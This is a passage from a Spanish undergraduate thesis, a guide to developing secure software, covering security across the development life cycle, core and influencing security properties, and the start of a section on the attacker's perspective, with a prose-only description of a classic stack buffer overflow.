

Grado en Ingeniería Informática

Universidad Politécnica de Madrid

Escuela Técnica Superior de Ingenieros Informáticos

TRABAJO FIN DE GRADO

Guía para el desarrollo de Software Seguro

Autor: Adriana Matei

Director: Dr. José Carrillo Verdún

Agradecimientos

Quisiera agradecer a toda mi familia el apoyo recibido
y por creer siempre en mí.

A todos los profesores que a lo largo de estos años me
han permitido seguir creciendo como persona y
profesional y, en especial, a mi tutor por la
dedicación, paciencia y enseñanzas a lo largo del
desarrollo del presente trabajo.

Dedicado a Eduardo por ser lo mejor que me ha
pasado en la vida.

Índice

RESUMEN	vi
ABSTRACT.....	vii
1. LA IMPORTANCIA DE LA SEGURIDAD EN EL SOFTWARE SEGURO HOY EN DIA.....	1
1.1. Introducción.....	1
1.2. La garantía y la seguridad del software.....	3
1.3. Buenas practicas de seguridad del software en el Ciclo de Vida de Desarrollo (SDLC).....	5
2. COMO CONSTRUIR SOFTWARE SEGURO	8
2.1. Introducción.....	8
2.2. Definición de las propiedades del software.....	8
2.2.1. Propiedades básicas de Software Seguro	8
2.2.2. Propiedades influyentes de Software Seguro	10
2.2.3. Perspectiva del atacante	13
2.3. Resumen.....	19
3. GOBERNANZA DEL SOFTWARE SEGURO	22
3.1. Introducción.....	22
3.2. Gobernanza y la seguridad.....	22
3.3. La adopción de un marco de seguridad de las empresas de software	23
3.3.1. Errores comunes	23
3.3.2. Definir un plan de trabajo	25
3.4. ¿Cuánta seguridad es suficiente?.....	25
3.4.1. Un Marco de Gestion de Riesgo para la seguridad del software.....	26
4. TIPOS DE REQUISITOS PARA EL DESARROLLO DE SOFTWARE SEGURO.....	32
4.1. Introducción.....	32
4.1.1. La importancia de la Ingeniería de Requisitos	32
4.1.2. Requisitos de calidad	33
4.1.3. Requisitos de Seguridad	34
4.2. Casos de mal uso y abuso	35
4.2.1. Pensando en lo que se puede hacer	35
4.2.2. Crear casos de mal uso utiles	36

4.3. Obtención de requisitos	36
4.3.1. Descripción general de los diversos métodos de obtención.....	37
4.3.2. Obtención de criterios de evaluación	40
4.4. Priorización de requisitos	41
4.4.1. Identificar los metodos de priorización.....	41
4.4.2. Comparación de priorizaciones técnicas.....	44
5. ARQUITECTURA Y DISEÑO DEL SOFTWARE SEGURO	47
5.1. Introducción.....	47
5.2. Prácticas de seguridad para la arquitectura y diseño del software: Analisis de riesgos arquitectónicos	48
5.2.1. Caracterización software.....	48
5.2.2. Análisis de amenazas	50
5.2.3. Evaluación de vulnerabilidades arquitectónicas	53
5.2.4. Determinación de la probabilidad de riesgo	55
5.2.5. Determinación del impacto de riesgo	56
5.2.6. Planificación de mitigación de riesgos	57
5.3. Conocimiento de seguridad en la arquitectura y diseño del software	57
5.3.1. Principios de seguridad	58
5.3.2. Normas de seguridad	62
5.3.3. Patrones de ataque.....	62
6. TIPOS DE PRUEBAS, SUS CARACTERISTICAS Y PRINCIPALES HERRAMIENTAS PARA LA SEGURIDAD EN EL SOFTWARE	64
6.1. Introducción.....	64
6.2. Análisis de código	64
6.2.1. Código común de vulnerabilidades de software	65
6.2.2. Revisión del código fuente	67
6.3. Pruebas de seguridad de software.....	70
6.3.1. Pruebas funcionales	70
6.3.2. Pruebas basadas en el riesgo	72
6.4. Tipos de pruebas de seguridad en todo el SDLC	73
6.4.1. Pruebas unitarias.....	73

6.4.2. Pruebas de bibliotecas y archivos ejecutables	74
6.4.3. Pruebas de integración	74
6.4.4. Pruebas de sistemas	75
6.4.4. Fuentes de información adicionales sobre las pruebas de seguridad de software.....	76
7. CONTROLES A IMPLEMENTAR PARA HACER SOFTWARE SEGURO	79
7.1. Fase de toma de requisitos.....	79
7.2. Fase de diseño	81
7.3. Fase de desarrollo	83
7.4. Fase de pruebas	85
7.5. Fase de despliegue.....	86
8. CASO PRACTICO	89
9. CONCLUSIONES Y FUTURAS LINEAS DE TRABAJO	96
10. BIBLIOGRAFÍA Y REFERENCIAS	99

RESUMEN

El presente Trabajo de Fin de Grado (TFG) es el resultado de la necesidad de la seguridad en la construcción del software ya que es uno de los mayores problemas con que se enfrenta hoy la industria debido a la baja calidad de la misma tanto en software de Sistema Operativo, como empotrado y de aplicaciones.

La creciente dependencia de software para que se hagan trabajos críticos significa que el valor del software ya no reside únicamente en su capacidad para mejorar o mantener la productividad y la eficiencia. En lugar de ello, su valor también se deriva de su capacidad para continuar operando de forma fiable incluso de cara de los eventos que la amenazan. La capacidad de confiar en que el software seguirá siendo fiable en cualquier circunstancia, con un nivel de confianza justificada, es el objetivo de la seguridad del software.

Seguridad del software es importante porque muchas funciones críticas son completamente dependientes del software. Esto hace que el software sea un objetivo de valor muy alto para los atacantes, cuyos motivos pueden ser maliciosos, penales, contenciosos, competitivos, o de naturaleza terrorista.

Existen fuentes muy importantes de mejores prácticas, métodos y herramientas para mejorar desde los requisitos en sus aspectos no funcionales, ciclo de vida del software seguro, pasando por la dirección de proyectos hasta su desarrollo, pruebas y despliegue que debe ser tenido en cuenta por los desarrolladores.

Este trabajo se centra fundamentalmente en elaborar una guía de mejores prácticas con la información existente CERT, CMMI, Mitre, Cigital, HP, y otras fuentes. También se plantea desarrollar un caso práctico sobre una aplicación dinámica o estática con el fin de explotar sus vulnerabilidades.

ABSTRACT

This Final Project Grade (TFG) is the result of the need for security in software construction as it is one of the biggest problems facing the industry today due to the low quality of it both OS software, embedded software and applications software.

The increasing reliance on software for critical jobs means that the value of the software no longer resides solely in its capacity to improve or maintain productivity and efficiency. Instead, its value also stems from its ability to continue to operate reliably even when facing events that threaten it. The ability to trust that the software will remain reliable in all circumstances, with justified confidence level is the goal of software security.

The security in software is important because many critical functions are completely dependent of the software. This makes the software to be a very high value target for attackers, whose motives may be by a malicious, by crime, for litigating, by competitiveness or by a terrorist nature.

There are very important sources of best practices, methods and tools to improve the requirements in their non-functional aspects, the software life cycle with security in mind, from project management to its phases (development, testing and deployment) which should be taken into account by the developers.

This paper focuses primarily on developing a best practice guide with existing information from CERT, CMMI, Mitre, Cigital, HP, and other organizations. It also aims to develop a case study on a dynamic or static application in order to exploit their vulnerabilities.

1. LA IMPORTANCIA DE LA SEGURIDAD INFORMATICA EN EL SOFTWARE SEGURO HOY EN DIA

1.1. Introducción

El software está en todas partes. Se ejecuta en su coche, controla su teléfono móvil, es la forma de acceder a los servicios financieros de su banco; cómo el recibo de la electricidad, agua y el gas natural [McGraw 2006]. Ya sea que lo reconozcamos o no, todos dependemos de los sistemas complejos, conectados entre sí, intensivos en software de información que utilizan Internet como medio de comunicación y el transporte de la información.

Las organizaciones transmiten su información más confidencial mediante sistemas intensivos en software que se conectan directamente a Internet. Las transacciones financieras de los ciudadanos están expuestas a través de Internet mediante el software utilizado para compras y operaciones bancarias, pagar impuestos, comprar un seguro, invertir, inscribir a los niños al colegio, y unirse a varias organizaciones y redes sociales. El aumento de la exposición a la conectividad global ha hecho que la información confidencial y los sistemas de software que se manejan sean más vulnerables al uso no intencionado ni autorizado. En resumen, los sistemas intensivos en software y otras capacidades de software habilitados han proporcionado un acceso más abierto, extendido a la información confidencial, incluida la identidad que antes era personal.

Al mismo tiempo, la era de la guerra de información [Denning 1998], el ciberterrorismo y la delincuencia informática ya están en marcha. Los terroristas, el crimen organizado y otros delincuentes se dirigen a toda la gama de sistemas intensivos en software y, a través del ingenio humano que salió mal, están teniendo éxito en ganar la entrada a estos sistemas.

En un informe al presidente de los EE.UU, titulado “Cyber Security: A Crisis of Prioritization” [PITAC 2005], el Comité Asesor de Tecnología de Información de la Presidencia resumió el problema de software no seguro de la siguiente manera:

El desarrollo del software no es todavía una ciencia o una disciplina rigurosa, y el proceso de desarrollo por lo general no se controla para minimizar las vulnerabilidades que los atacantes explotan. Hoy en día, al igual que con el cáncer, el software vulnerable puede ser invadido y modificado para causar daños en el software previamente sano, el infectado puede replicarse y ser llevado a través de las redes para causar daños en otros sistemas. Como el cáncer, estos procesos dañinos pueden ser invisibles para el laico aunque los expertos reconocen que su amenaza va en aumento.

La seguridad de los sistemas informáticos y las redes son cada vez más limitadas por la

calidad y la seguridad del software. Los defectos de seguridad y las vulnerabilidades en el software son comunes y pueden representar serios riesgos cuando sean explotados por los ataques maliciosos.

La *Figura 1-1* muestra el número de vulnerabilidades reportadas por CERT desde 1997 hasta 2006. Dada esta tendencia, "Hay una necesidad clara y urgente de cambiar la manera del enfoque de la seguridad informáticos y desarrollar un enfoque disciplinado para la seguridad del software [McGraw 2006].




Figura 1-1. Vulnerabilidades reportadas por CERT

Un gran porcentaje de los fallos de seguridad en el software podría evitarse si los jefes de proyectos e ingenieros de software se preparasen adecuadamente y de forma rutinaria en la manera de abordar esas debilidades. Por desgracia, a este personal rara vez se les enseña a diseñar y desarrollar aplicaciones seguras y de calidad para conocer la conducta de los errores producidos por la codificación insegura y el uso de técnicas de desarrollo pobres. Por lo general, no entienden que las prácticas son eficaces en el reconocimiento y eliminación de fallos y defectos, o en el manejo de las vulnerabilidades de software cuando es explotado por los atacantes. A menudo no están familiarizados con las implicaciones de seguridad de ciertos requisitos de software. La ausencia de este conocimiento significa que los requisitos de seguridad probablemente sean insuficientes y que el software resultante probablemente se desviara de los requisitos de seguridad específicos.

En un intento de acortar el calendario de desarrollo o los costes disminuyan, los jefes de

proyectos de software a menudo reducen el tiempo dedicado a las prácticas de software seguras durante el análisis y diseño de los requisitos. Además, a menudo tratan de comprimir el calendario de pruebas o reducir el nivel de esfuerzo.

Si una organización puede prevenir los defectos o detectarlos y eliminarlos a tiempo, puede darse cuenta de los beneficios de costes y cronogramas significativos. Los estudios han encontrado que la elaboración de malos requisitos, el diseño y la implementación del código normalmente representa del 40 al 50 por ciento del coste total del desarrollo de software [Jones 1986b]. Volver a corregir un problema de requisitos de software una vez que el software está funcionando normalmente cuesta entre 50 y 200 más veces de lo que se necesitaría para volver a corregir el mismo problema durante la fase de requisitos [Boehm 1988]. Es fácil entender por qué se produce este fenómeno. Por ejemplo, un requisito de una sola frase podría expandirse en 5 páginas de diagramas de diseño, a continuación, en 500 líneas de código, a continuación, en 15 páginas de documentación del usuario y los casos de prueba de unas pocas docenas. Es más barato corregir un error de una sola frase en el momento que los requisitos se especifican (suponiendo que el error puede ser identificado y corregido) de lo que es después del diseño, código, documentación del usuario, y los casos de prueba se hayan escrito.

El potencial de ahorro de la detección temprana de defectos es significativo: Aproximadamente el 60 por ciento de todos los defectos generalmente existen en la fase de diseño [Gilb 1988].

Cuando un producto software tiene demasiados defectos, incluyendo fallos de seguridad, vulnerabilidades y errores, los ingenieros de software pueden terminar gastando más tiempo en corregir estos problemas de los que gastan en el desarrollo del software en el primer momento. Los jefes de proyecto podrían lograr en un plazo más corto productos de mayor calidad solo con abordar la seguridad en todo el ciclo de vida del software, especialmente durante las primeras etapas, para aumentar la probabilidad de que el software sea más seguro desde el primer momento.

Los errores son inevitables. Incluso si se evitan durante la ingeniería de requisitos y diseño (por ejemplo, mediante el uso de métodos formales) y el desarrollo (por ejemplo, a través de revisiones de código completas y extensas pruebas), las vulnerabilidades aún se pueden introducir en el software durante su montaje, integración, implementación y operación. No importa que tan fielmente le siga un ciclo de vida de seguridad, siempre y cuando el software sigue creciendo en tamaño y complejidad, cierto número de fallos explotables y otras debilidades seguro que existirán.

1.2. La garantía y seguridad del software

La creciente dependencia del software para que se hagan trabajos críticos significa que el valor del software ya no reside únicamente en su capacidad para mejorar o mantener la productividad y la eficiencia. En lugar de ello, su valor también se deriva de su capacidad para continuar operando de forma fiable incluso de cara a los eventos que lo

amenazan. La capacidad de confiar en que el software seguirá siendo fiable en cualquier circunstancia, con un nivel de confianza justificado, es el objetivo de la seguridad del software.

Garantizar el software se ha convertido en algo fundamental porque el aumento espectacular en los riesgos empresariales y de misión ahora se sabe que son atribuibles al software explotable. La creciente magnitud de la exposición al riesgo resultante rara vez se entiende, como lo demuestran los siguientes hechos:

- El software es el eslabón más débil en la ejecución exitosa de los sistemas interdependientes y las aplicaciones de software.
- La externalización y la utilización de componentes de la cadena de suministro de software aumenta la exposición al riesgo.
- La sofisticación y la naturaleza cada vez más sigilosa de los ataques facilita la explotación.
- Reutilización de software heredado con otras aplicaciones introduce consecuencias no deseadas, lo que aumenta el número de objetivos vulnerables.
- Los líderes empresariales no están dispuestos a realizar inversiones de riesgo adecuado en materia de seguridad de software.

El principal objetivo de la seguridad del software es la construcción del software de más calidad, más robusto y libre de defectos que sigue funcionando correctamente bajo ataque malicioso [McGraw 2006].

El software que ha sido desarrollado pensando en la seguridad en general, refleja las siguientes propiedades a lo largo de su ciclo de vida de desarrollo:

- *Ejecución predecible*: Hay confianza justificable que el software cuando se ejecuta funcione como es debido. La capacidad de entradas maliciosas para alterar la ejecución o resultado de una manera favorable para el atacante se reduce significativamente o se elimina.
- *Confiabilidad*: El número de vulnerabilidades explotables se minimiza intencionadamente en la mayor medida posible. El objetivo es que no hayan vulnerabilidades explotables.
- *Conformidad*: Planeadas, las actividades sistemáticas y multidisciplinarias garantizan que los componentes de software, los productos y los sistemas cumplan con los requisitos, las normas y procedimientos aplicables para usos específicos.

Además de la ejecución predecible, la honradez, y la conformidad, el software seguro y los sistemas deben ser lo más resistente al ataque, tolerante al ataque como sea posible. Para asegurarse de que se cumplen estos criterios, los ingenieros de software deben diseñar componentes y sistemas de software para reconocer ambas entradas legítimas y reflejar este reconocimiento en el software desarrollado en la medida de lo posible.

Se observa cada vez más que la diferencia más importante entre el software seguro y el no seguro radica en la naturaleza de los procesos y prácticas utilizadas para especificar,

diseñar y desarrollar el software [Goertzel 2006].

1.3. Buenas prácticas de seguridad del software en el Ciclo de Vida de Desarrollo (SDLC)

Los jefes de proyectos y los ingenieros de software deben tratar a todos los fallos de software y debilidades como potencialmente explotable. La reducción de las debilidades explotables comienza con la especificación de los requisitos de seguridad de software, junto con la consideración de los requisitos que pueden haber sido pasados por alto. El software que incluye requisitos de seguridad (tales como restricciones de seguridad sobre las conductas de proceso y la resistencia y tolerancia de fallos intencionados) tiene más probabilidades de ser diseñados para permanecer fiable y seguro de cara a un ataque. Además, el ejercicio de los casos el mal uso / abuso que anticipan un comportamiento anormal e inesperado puede ayudar a lograr una mejor comprensión de cómo crear software seguro y fiable.

El desarrollo de software desde el principio pensando en la seguridad es más efectivo a la hora de tratar de validarse a través de pruebas y verificación.

Un proceso del ciclo de vida de seguridad mejorado debe (al menos hasta cierto punto) compensar las insuficiencias de seguridad en los requisitos del software mediante la adición de las prácticas y controles impulsados por riesgo para la adecuación de las prácticas durante todas las fases del ciclo de vida del software. *Figura 1-2* muestra un ejemplo de cómo incorporar la seguridad en el SDLC utilizando el concepto de puntos de contacto [McGraw 2006]. Unas mejores prácticas de seguridad de software (puntos de contacto mostrados como flechas) se aplican a un conjunto de artefactos de software (las cajas) que se crean durante el proceso de desarrollo de software. La intención de este enfoque en particular es que es un proceso neutral y, por lo tanto, se puede utilizar con una amplia gama de procesos de desarrollo de software (por ejemplo, cascada, ágil, espiral, Capability Maturity Model Integration [CMMI]).




Figura 1-2. Definición de puntos de contacto de seguridad en el ciclo de vida del desarrollo de software [McGraw 2006]

Los controles de seguridad en el ciclo de vida del software no deberían limitarse a los requisitos, diseño, código y fases de prueba. Es importante seguir realizando revisiones de código, pruebas de seguridad, control de configuración estricta, y garantizar la calidad durante el despliegue y las operaciones para asegurarse de que a las actualizaciones y a los parches no se les suman las debilidades de seguridad o software malicioso de producción [1].

[1] Ver “Build Security In Deployment & Operations” para obtener más información [BSI 01].

Los objetivos de la utilización de prácticas de software seguras son las siguientes:

- Los fallos explotables y otros puntos débiles se eliminan en la mayor medida posible por los ingenieros bien intencionados.
- La probabilidad de que los ingenieros defraudadores puedan implantar intencionalmente fallos y debilidades explotables, lógica maliciosa, o puertas traseras en el software se reduce o elimina en gran medida.
- El software es resistente al ataque, tolerante al ataque a la medida de lo posible y práctico para apoyar el cumplimiento de la misión de la organización.

Página dejada en blanco intencionadamente

2. COMO CONSTRUIR SOFTWARE SEGURO

2.1. Introducción

Este capítulo se basa en un conjunto diverso de conocimientos existentes para presentar soluciones al reto de cómo desarrollar software seguro y proporcionar recursos para ello.

2.2. Definición de las propiedades del software seguro

Antes de que podamos determinar las características de seguridad de software y buscar la manera de medir y mejorar de manera efectiva, debemos primero definir las propiedades por las que estas características se pueden describir. Estas propiedades consisten en (1) un conjunto de propiedades fundamentales cuya presencia (o ausencia) son la realidad del terreno que hace el software seguro (o no) y (2) un conjunto de propiedades influyentes que no hacen directamente el software seguro pero hacen que sea posible caracterizar el grado de seguridad del software.

2.2.1 Propiedades básicas de Software Seguro

Varias propiedades fundamentales pueden ser vistas como atributos de seguridad, como se muestra en la *Figura 2-1*:

- *Confidencialidad*: El software debe asegurarse de que ninguna de sus características (incluyendo sus relaciones con su entorno de ejecución y sus usuarios), sus activos bajo gestión, y / o su contenido están obstruidos ni ocultas a entidades no autorizadas. Esto sigue siendo apropiado para casos como el software de código abierto; sus características y contenidos están a disposición del público (entidades autorizadas en este caso), sin embargo, todavía deben mantener la confidencialidad de sus activos gestionados.
- *Integridad*: El software y los activos administrados deben ser resistente a las subversiones del producto. Las subversiones se logran a través de modificaciones no autorizadas en el código de software, los activos administrados, la configuración o el comportamiento de las entidades autorizadas, o cualquier modificación por parte de entidades no autorizadas. Tales modificaciones pueden incluir la sobre escritura, la corrupción, la manipulación, la destrucción, la inserción involuntaria (incluyendo malicioso) lógica y eliminación. La integridad debe ser preservada tanto durante el desarrollo del software y durante su ejecución.
- *Disponibilidad*: El software debe ser operativo y accesible para servicios previstos, y los usuarios autorizados (humanos y procesos) siempre que sea necesario. Al mismo tiempo, su funcionalidad y los privilegios deben ser inaccesibles a usuarios no autorizados (humanos y procesos) en todo momento.



Figura 2-1. Propiedades básicas de seguridad de software seguro

Dos propiedades adicionales asociadas con usuarios humanos son necesarias en entidades de software que actúan como los usuarios (por ejemplo, agentes de proxy, servicios Web, procesos de pares):

- *Rendición de cuentas*: Todas las acciones pertinentes a la seguridad del software deben ser registrados y rastreados con atribución de responsabilidades. Este seguimiento debe ser posible tanto durante y después de que las acciones registradas se producen. El lenguaje relacionado con la auditoría de la política de seguridad para el sistema de software debe indicar que se consideran acciones de "seguridad pertinente."
- *No repudio*: Esta propiedad se refiere a la capacidad de evitar de que el usuario de software pueda negar responsabilidad por las acciones que ha realizado. Se asegura de que la propiedad la responsabilidad no puede ser subvertida o eludidas.

Estas propiedades básicas son los más utilizados normalmente para describir la seguridad de red. Un ataque con éxito de inyección SQL en una aplicación para extraer información de identificación personal de su base de datos sería una violación de la propiedad de confidencialidad. El éxito de cross-site scripting (XSS) en contra de una aplicación web podría dar lugar a una violación tanto en su integridad como en su disponibilidad. Y un ataque exitoso de desbordamiento de buffer que inyecta código malicioso en un intento de robar información de la cuenta de usuario y luego alterar los registros para cubrir sus pistas sería una violación de las cinco propiedades básicas de seguridad. Mientras que muchas otras características importantes de software tienen implicaciones para su seguridad, su relevancia típica se puede describir y comunicar en términos de cómo afecta estas propiedades fundamentales.

2.2.2 Propiedades influyentes de Software Seguro

Algunas propiedades del software, aunque no lo hacen directamente seguro, sin embargo permiten caracterizar cómo es la seguridad del software (Figura 2-2):

- Confianza
- Exactitud
- Previsibilidad
- Confiabilidad
- Seguridad



Figura 2-2. Propiedades influyentes de software seguro

Estas propiedades influyentes son influenciadas más por el tamaño, la complejidad y la trazabilidad del software. Gran parte de la actividad de ingeniería de software de seguridad se centra en hacer frente a estas propiedades y por lo tanto está dirigida a las propias características de seguridad de la base.

Fiabilidad y Seguridad

En términos más simples, la fiabilidad es la propiedad del software que garantiza que el software siempre funcionando como es debido. No es de extrañar que la seguridad como una propiedad del software y la fiabilidad como una propiedad de la cuota de software sean una serie de propiedades subordinadas. Las más obvias son la disponibilidad y la integridad. Sin embargo, de acuerdo con Algirdas Avizienis et al. en "*Basic Concepts and Taxonomy of Dependable and Secure Computing*", una serie de otras propiedades son compartidas por la fiabilidad y la seguridad, la supervivencia, el mantenimiento, y la tolerancia a fallos [Avizienis 2004].

Para comprender mejor la relación entre la seguridad y la fiabilidad, hay que considerar la naturaleza del riesgo para la seguridad y, por extensión, la fiabilidad. Hay una variedad de factores que se ve afectada por los defectos y debilidades que conducen a un aumento de riesgo relacionado con la seguridad o fiabilidad del software. Pero, ¿son de origen humano o del medio ambiente? ¿Son intencionadas o involuntarios? Si son intencionadas, ¿son maliciosos? Las debilidades intencionadas y no malintencionadas suelen ser consecuencia de una mala decisión. Por ejemplo, un ingeniero de software puede hacer un compromiso entre el rendimiento y la facilidad de uso por un lado y la seguridad, por otra parte, que resulta en una decisión de diseño que incluye debilidades. Mientras que muchos defectos y debilidades tienen la capacidad de afectar tanto a la seguridad y a la fiabilidad de software, que es típicamente la intencionalidad, la explotación, y el impacto resultante en este caso que determinan si un defecto o debilidad en realidad constituye una vulnerabilidad que lleva a riesgos de seguridad.

Tenga en cuenta que mientras que la formalidad implica directamente las propiedades fundamentales de la integridad y disponibilidad, no implica, necesariamente, la confidencialidad, la responsabilidad, o no repudio.

Corrección y Seguridad

Desde el punto de vista de la calidad, la exactitud es un atributo crítico del software que debe ser demostrado de forma consistente en todas las condiciones de utilización previstas. La seguridad requiere que el atributo de la corrección se mantenga bajo condiciones no anticipadas. Uno de los mecanismos más utilizados para atacar la seguridad del software pretende provocar la corrección del software para ser violado por lo que obligó a las condiciones de funcionamiento no previstas, a menudo a través de las entradas inesperadas o explotaciones de hipótesis ambientales.

Una serie de vulnerabilidades en el software que pueden ser explotadas por atacantes se puede evitar mediante la ingeniería de corrección. Al reducir el número total de defectos en el software, el subconjunto de los defectos que son explotables (es decir, son vulnerabilidades) se reducirá por coincidencia. Sin embargo, algunas vulnerabilidades complejas pueden resultar de una secuencia o combinación de interacciones entre los componentes individuales; cada interacción puede ser perfectamente correcta, sin embargo, cuando se combina con otras interacciones, puede resultar en la incorrección y la vulnerabilidad. La ingeniería para la corrección no eliminará tales vulnerabilidades complejas.

Fallos "pequeños", grandes consecuencias

Hay una sabiduría convencional que proponen muchos de los ingenieros de software que dice que las vulnerabilidades que caen dentro de un rango específico de impacto especulado ("tamaño") pueden ser tolerados y se les permite permanecer en el software. Esta creencia se basa en la suposición de que los pequeños fallos tienen pequeñas consecuencias. En cuanto a los defectos con implicaciones de seguridad, sin embargo,

esta sabiduría convencional está equivocada. *Nancy Leveson* sugiere que las vulnerabilidades en los grandes sistemas de software intensivo con la interacción humana significativa serán cada vez más el resultado de múltiples defectos de menor importancia, que ocasionen colectivamente el sistema en un estado de vulnerabilidad [Leveson 2004].

Considere la posibilidad de un ataque de pila-sensacional clásico que se basa en una combinación de múltiples defectos "pequeños" que en lo individual puede tener un impacto de menor importancia, pero en conjunto representan vulnerabilidades significativas [Aleph One 1996]. Una función de entrada escribe datos a un búfer sin realizar primero una comprobación de límites en los datos. Esta acción se produce en un programa que se ejecuta con privilegios de "root". Si un atacante envía una serie muy larga de datos de entrada que incluye tanto el código malicioso y un puntero de dirección de retorno a ese código, ya que el programa no hace la comprobación de límites, la entrada será aceptada por el programa y se desbordará el búfer de pila. Este resultado permitirá que el código malicioso se vaya a cargar en la pila de la ejecución del programa y sobrescribir la dirección de retorno de subrutina para que apunte a ese código malicioso. Cuando la subrutina termina, el programa saltará al código malicioso, que se ejecutará, que operan con privilegios de root. Este código malicioso particular, se escribe para llamar al shell del sistema, lo que permite al atacante tomar el control del sistema. (Incluso si el programa original no había funcionado con privilegios de root, el código malicioso puede haber contenido una escalada de privilegios explotados para ganar esos privilegios.)

La Previsibilidad y la Seguridad

La previsibilidad significa que la funcionalidad del software, las propiedades y comportamientos serán siempre lo que se espera que sean, siempre y cuando las condiciones en que opera el software (es decir, su entorno, las entradas que recibe) también son predecibles. Para el software confiable, esto significa que el software no se desviará de su correcto funcionamiento en las condiciones previstas.

La mejor manera de garantizar la previsibilidad del software bajo condiciones no anticipadas es reducir al mínimo la presencia de vulnerabilidades y otros puntos débiles, para evitar la inserción de software malicioso, y para aislar el software en la mayor medida posible a partir de las condiciones ambientales no anticipadas.

Fiabilidad y la Seguridad

El software que es muy fiable se conoce como software de alta confianza (lo que implica que existe un alto nivel de garantía de la fiabilidad) o software tolerante a fallos (lo que implica que se utilizaron técnicas de tolerancia a fallos para lograr el alto nivel de fiabilidad).

El software seguro depende de la fiabilidad y por lo general tiene consecuencias muy reales y significativas si la propiedad no se cumple. Las consecuencias, si la fiabilidad no se conserva en un sistema de seguridad crítico, pueden ser catastróficas: La vida

humana se puede perder, o la sostenibilidad del medio ambiente puede verse comprometida.

Tamaño, Complejidad, Trazabilidad y Seguridad

El software que satisfaga sus necesidades a través de funciones simples que se implementan en la menor cantidad de código, con flujos de procesos y flujos de datos que se siguen con facilidad, será más fácil de comprender y mantener. Cuanto menor será el número de las dependencias en el software, más fácil será implementar la detección de fallos efectivo y reducir la superficie del ataque.

El tamaño y la complejidad no solo son propiedades de la aplicación del software, sino también las propiedades de su diseño, ya que hará que sea más fácil para los revisores descubrir los defectos de diseño que podría manifestarse como debilidades explotables en la ejecución. La trazabilidad permitirá a los mismos revisores asegurarse de que el diseño cumple con los requisitos de seguridad especificados y que la aplicación no se desvía del diseño seguro. Por otra parte, la trazabilidad constituye una base firme sobre la de definir los casos de prueba de seguridad.

Una vez que entienda las propiedades que determinan la seguridad del software, el reto se convierte en actuar con eficacia para influir en las propiedades de una manera positiva. La capacidad de un equipo de desarrollo de software para manipular las propiedades de seguridad de software tiene un equilibrio entre la participación en la acción defensiva y pensar como un atacante. La perspectiva principal es la de un defensor, en el que el equipo trabaja para incorporar las características de seguridad apropiadas para el software y características para hacer el software más resistente al ataque y minimizar las debilidades inherentes al software que puede hacer que sea más vulnerable a los ataques. La perspectiva de equilibrio es la del atacante, donde el equipo se esfuerza por comprender la naturaleza exacta de la amenaza a cual el software es probable que se enfrente. Estas dos perspectivas, trabajándolas en combinación, guían las acciones tomadas para hacer el software más seguro.

2.2.3 Perspectiva del atacante

La perspectiva del atacante consiste en examinar el software de afuera hacia adentro, esto requiere pensar cómo piensan los atacantes, y el análisis y la comprensión del software de la manera en que lo harían para atacarlo. Gracias a una mejor comprensión de cómo es probable que sea atacado el software, el equipo de desarrollo de software puede endurecerse mejor y asegurarlo contra un ataque.

Ventajas del atacante

